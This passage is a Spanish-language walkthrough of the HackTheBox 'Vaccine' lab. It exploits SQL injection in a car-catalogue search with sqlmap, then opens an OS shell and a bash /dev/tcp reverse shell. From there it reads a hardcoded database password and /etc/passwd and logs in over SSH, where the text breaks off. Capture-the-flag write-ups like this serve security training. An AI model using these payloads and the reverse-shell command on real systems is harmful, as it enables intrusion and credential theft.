
ERROR: unterminated quoted string at or near "'" LINE 1: Select * from cars where name ilike '%'%' ^

Name

ERROR: unterminated quoted string at or near "'" LINE 1: **Select * from cars where name ilike '%'%' ^**

Es evidente que la página es vulnerable a la inyección SQL. Además, la búsqueda nos dará la información de los coches donde el nombre contenga un parentesco.

En este punto, vamos a guardar la cookie de sesión, porque más adelante la necesitaremos. Esto se hace desde el código fuente.



[redacted]/dashboard.php?search='

MegaCorp Car Catalogue

ERROR: unterminated quoted string at or near "'" LINE 1: Select * from cars where name ilike '%'%' ^


Name	Type	Fuel	Engine

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	[redacted]	10.129.101.193	/	Session	35	false	false	None	Thu, 26 Jun 2025 20:17:40 GMT

Data
PHPSESSID: [redacted]
Created:"Thu, 26 Jun 2025 19:35:07 GMT"
Domain: [redacted]
Expires / Max-Age:"Session"
HostOnly:true
HttpOnly:false
Last Accessed:"Thu, 26 Jun 2025 20:17:40 GMT"
Path:"/"
SameSite:"None"
Secure:false
Size:35

Por otro lado, podemos observar que la columna que es vulnerable es la de "**Name**", porque si en el buscador introducimos atributos de las columnas "type" (por ejemplo, Sports), "fuel" (Petrol) o "engine" (2000cc), no aparece nada, sí apareciendo cuando introducimos, por ejemplo, Elixir. Esto también nos lo informa el error que hemos visto antes, tras introducir la comilla.

Select * from cars where name ilike '%'%' ^



MegaCorp Car Catalogue

ELIXIR

Name	Type	Fuel	Engine
Elixir	Sports	Petrol	2000cc

2- Explotación.

Tras la información obtenida, vamos a atacar a la web. Para ello, usaremos la herramienta **sqlmap.**

sqlmap -u 'http://<IP de la máquina>/dashboard.php?search=a' --cookie='PHPSESSID=xxxxxxxxxxxxxxxxx'

Este comando le dice a sqlmap:


-u 'http://<ip de la máquina>/dashboard.php?search=a'

Analiza esa URL, en particular el parámetro search, que podría ser vulnerable a SQL Injection.

--cookie='PHPSESSID=xxxxxxxxxxxxxxxxx'


Envía una cookie de sesión válida.

Aquí podemos ver que el parámetro "search" es inyectable.



```
┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ sqlmap -u 'http://[redacted]/dashboard.php?search=a' --cookie='PHPSESSID=[redacted]'
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.9.4#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
 and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by th

[*] starting @ 22:29:06 /2025-06-26/

[22:29:06] [INFO] testing connection to the target URL
[22:29:10] [INFO] testing if the target URL content is stable
[22:29:10] [INFO] target URL content is stable
[22:29:10] [INFO] testing if GET parameter 'search' is dynamic
[22:29:15] [INFO] GET parameter 'search' appears to be dynamic
[22:29:18] [INFO] heuristic (basic) test shows that GET parameter 'search' might be injectable (possible DBMS:
[22:29:19] [INFO] heuristic (XSS) test shows that GET parameter 'search' might be vulnerable to cross-site scri
[22:29:19] [INFO] testing for SQL injection on GET parameter 'search'
it looks like the back-end DBMS is 'PostgreSQL'. Do you want to skip test payloads specific for other DBMSes? [
for the remaining tests, do you want to include all tests for 'PostgreSQL' extending provided level (1) and ris
[22:29:28] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:29:43] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:29:48] [INFO] testing 'Generic inline queries'
[22:29:50] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[22:29:59] [INFO] GET parameter 'search' appears to be 'PostgreSQL AND boolean-based blind - WHERE or HAVING cl
[22:29:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:30:01] [INFO] GET parameter 'search' is 'PostgreSQL AND error-based - WHERE or HAVING clause' injectable
[22:30:01] [INFO] testing 'PostgreSQL inline queries'
```

Estas son las pruebas que ha hecho sqlmap.



```
Parameter: search (GET)
    Type: boolean-based blind
    Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
    Payload: search=a' AND (SELECT (CASE WHEN (8540=8540) THEN NULL ELSE CAST((CHR(73)||CHR(122)||CHR(119)||CHR(103)) AS NUMERIC) END)) IS NULL-- awuA

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: search=a' AND 8243=CAST((CHR(113)||CHR(112)||CHR(112)||CHR(106)||CHR(113))||(SELECT (CASE WHEN (8243=8243) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(120)||CHR(
118)||CHR(107)||CHR(113)) AS NUMERIC)-- gKia
```

Podríamos intentar obtener más información usando el parámetro --dump, pero en este caso, no conseguiríamos nada relevante.


sqlmap -u 'http://<IP de la máquina>/dashboard.php?search=a' --cookie='PHPSESSID=xxxxxxxxxxxxxxxxx' --dump

Lo más importante en este caso es saber los permisos que tengo en la base de datos.

Vamos a intentar obtener una Shell a través del parámetro --os-shell

Es importante advertir que este recurso no funciona siempre.

sqlmap -u 'http://<IP de la máquina>/dashboard.php?search=a' --cookie='PHPSESSID=xxxxxxxxxxxxxxxxx' --os-shell



```
GET parameter 'search' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 42 HTTP(s) requests:
---
Parameter: search (GET)
    Type: boolean-based blind
    Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
    Payload: search=a' AND (SELECT (CASE WHEN (4092=4092) THEN NULL ELSE CAST((CHR(75)||CHR(71)||CHR(77)||CHR(88)) AS NUMERIC) END)) IS NULL-- FhHL

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: search=a' AND 1199=CAST((CHR(113)||CHR(118)||CHR(120)||CHR(112)||CHR(113))||(SELECT (CASE WHEN (1199=1199) THEN 1 ELSE 0 END))::text||(CHR(113)||CHR(98)||CHR(1
06)||CHR(113)||CHR(113)) AS NUMERIC)-- txVt
---
[16:10:28] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.10 or 19.10 or 20.04 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[16:10:52] [CRITICAL] unable to prompt for an interactive operating system shell via the back-end DBMS because stacked queries SQL injection is not supported

[*] ending @ 16:10:52 /2025-06-27/
```

De hecho, en este caso, a pesar de que SQLMap indica que el parámetro “search” es vulnerable, no devuelve la shell. Esto sucede en ocasiones.

Para ello, vamos a utilizar este comando:


sqlmap -u 'http://<IP de la máquina>/dashboard.php?search=a' --cookie="PHPSESSID=xxxxxxxxxxxxxxxxx" --os-shell --flush-session --time-sec=20

--flush-session:

Borra toda la información en caché de sesiones anteriores de ese objetivo. Esto fuerza a sqlmap a ejecutar todo desde cero.

--time-sec=20:

Establece el tiempo máximo de espera para técnicas de inyección basadas en tiempo (time-based blind SQLi). En este caso, sqlmap esperará hasta 20 segundos por una respuesta.




```
Parameter: search (GET)
    Type: boolean-based blind
    Title: PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)
    Payload: search=a' AND (SELECT (CASE WHEN (9327=9327) THEN NULL ELSE CAST((CHR(

    Type: error-based
    Title: PostgreSQL AND error-based - WHERE or HAVING clause
    Payload: search=a' AND 7080=CAST((CHR(113)||CHR(118)||CHR(120)||CHR(118)||CHR(1
20)||CHR(106)||CHR(113)) AS NUMERIC)-- Mtye

    Type: stacked queries
    Title: PostgreSQL > 8.1 stacked queries (comment)
    Payload: search=a';SELECT PG_SLEEP(20)--

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: search=a' AND 5865=(SELECT 5865 FROM PG_SLEEP(20))-- xeoT
---
[16:02:59] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Ubuntu 20.04 or 20.10 or 19.10 (focal or eoan)
web application technology: Apache 2.4.41
back-end DBMS: PostgreSQL
[16:03:11] [INFO] fingerprinting the back-end DBMS operating system
[16:03:19] [INFO] the back-end DBMS operating system is Linux
[16:03:24] [INFO] testing if current user is DBA
[16:03:32] [INFO] retrieved: '1'
[16:03:32] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[16:03:32] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> 
```

Ahora tenemos la shell. Sin embargo, en el estado actual, funciona con lentitud. Es necesario estabilizar esta shell. Lo que haremos será **enviar una reverse shell a nuestra máquina** (Kali).

En la shell escribimos este comando (la reverse shell):


/bin/bash -c "bash -i >& /dev/tcp/<mi IP>/<puerto> 0>&1"



```
[16:03:32] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> /bin/bash -c "bash -i >& /dev/tcp/[redacted]/6666 0>&1"
```


Y en otra terminal ejecutamos netcat:

nc -lvnp 6666



```
┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ nc -lvnp 6666
listening on [any] 6666 ...
```

De esta forma, tendríamos la reverse shell.




```
┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [[redacted]] from (UNKNOWN) [[redacted]] 34596
bash: cannot set terminal process group (2447): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$
```

Nos vamos a /var/www/html y revisamos el archivo dashboard.php

cd /var/www/html

ls


cat dashboard.php



```
postgres@vaccine:/var/lib/postgresql/11/main$ cd /var/www/html
cd /var/www/html
postgres@vaccine:/var/www/html$ ls
ls
bg.png
dashboard.css
dashboard.js
dashboard.php
index.php
license.txt
style.css
postgres@vaccine:/var/www/html$ cat dashboard.php
```

Nos centramos en la línea que describe cuando se entabla la conexión.


La base de datos se llama carsdb, el usuario es postgres y la contraseña es P@s5w0rd!



```
    }
    try {
      $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
    }
```

Para listar los usuarios, hacemos un cat en /etc/passwd


cat /etc/passwd



```
postgres@vaccine:/var/www/html$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:106:111::/run/uuidd:/usr/sbin/nologin
tcpdump:x:107:112::/nonexistent:/usr/sbin/nologin
landscape:x:108:114::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
simon:x:1000:1000:simon:/home/simon:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
postgres:x:111:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
ftpuser:x:1002:1002:,,,:/home/ftpuser:/bin/sh
postgres@vaccine:/var/www/html$
```

y si queremos ver qué usuarios tienen /bin/bash (que tenga privilegios):

cat /etc/passwd | grep /bin/bash




```
postgres@vaccine:/var/www/html$ cat /etc/passwd | grep /bin/bash
cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
simon:x:1000:1000:simon:/home/simon:/bin/bash
postgres:x:111:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
postgres@vaccine:/var/www/html$ █
```

Salimos de esa shell y conectamos por ssh con el usuario postgres, ya que es el usuario cuya password hemos obtenido del archivo dashboard.php


ssh postgres@<IP de la máquina>

P@s5w0rd!

De esta forma, hemos mejorado considerablemente la shell. No obstante, hay muchas formas de hacer esto. Una vez dentro, obtenemos la flag de user.




```
┌──(kali㉿kali)-[~/Escritorio/HTB/Vaccine]
└─$ ssh postgres@[redacted]
The authenticity of host '[redacted] ([redacted])' can't be established.
ED25519 key fingerprint is [redacted]
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:5: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[redacted]' (ED25519) to the list of known hosts.
postgres@[redacted]'s password:
Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-64-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

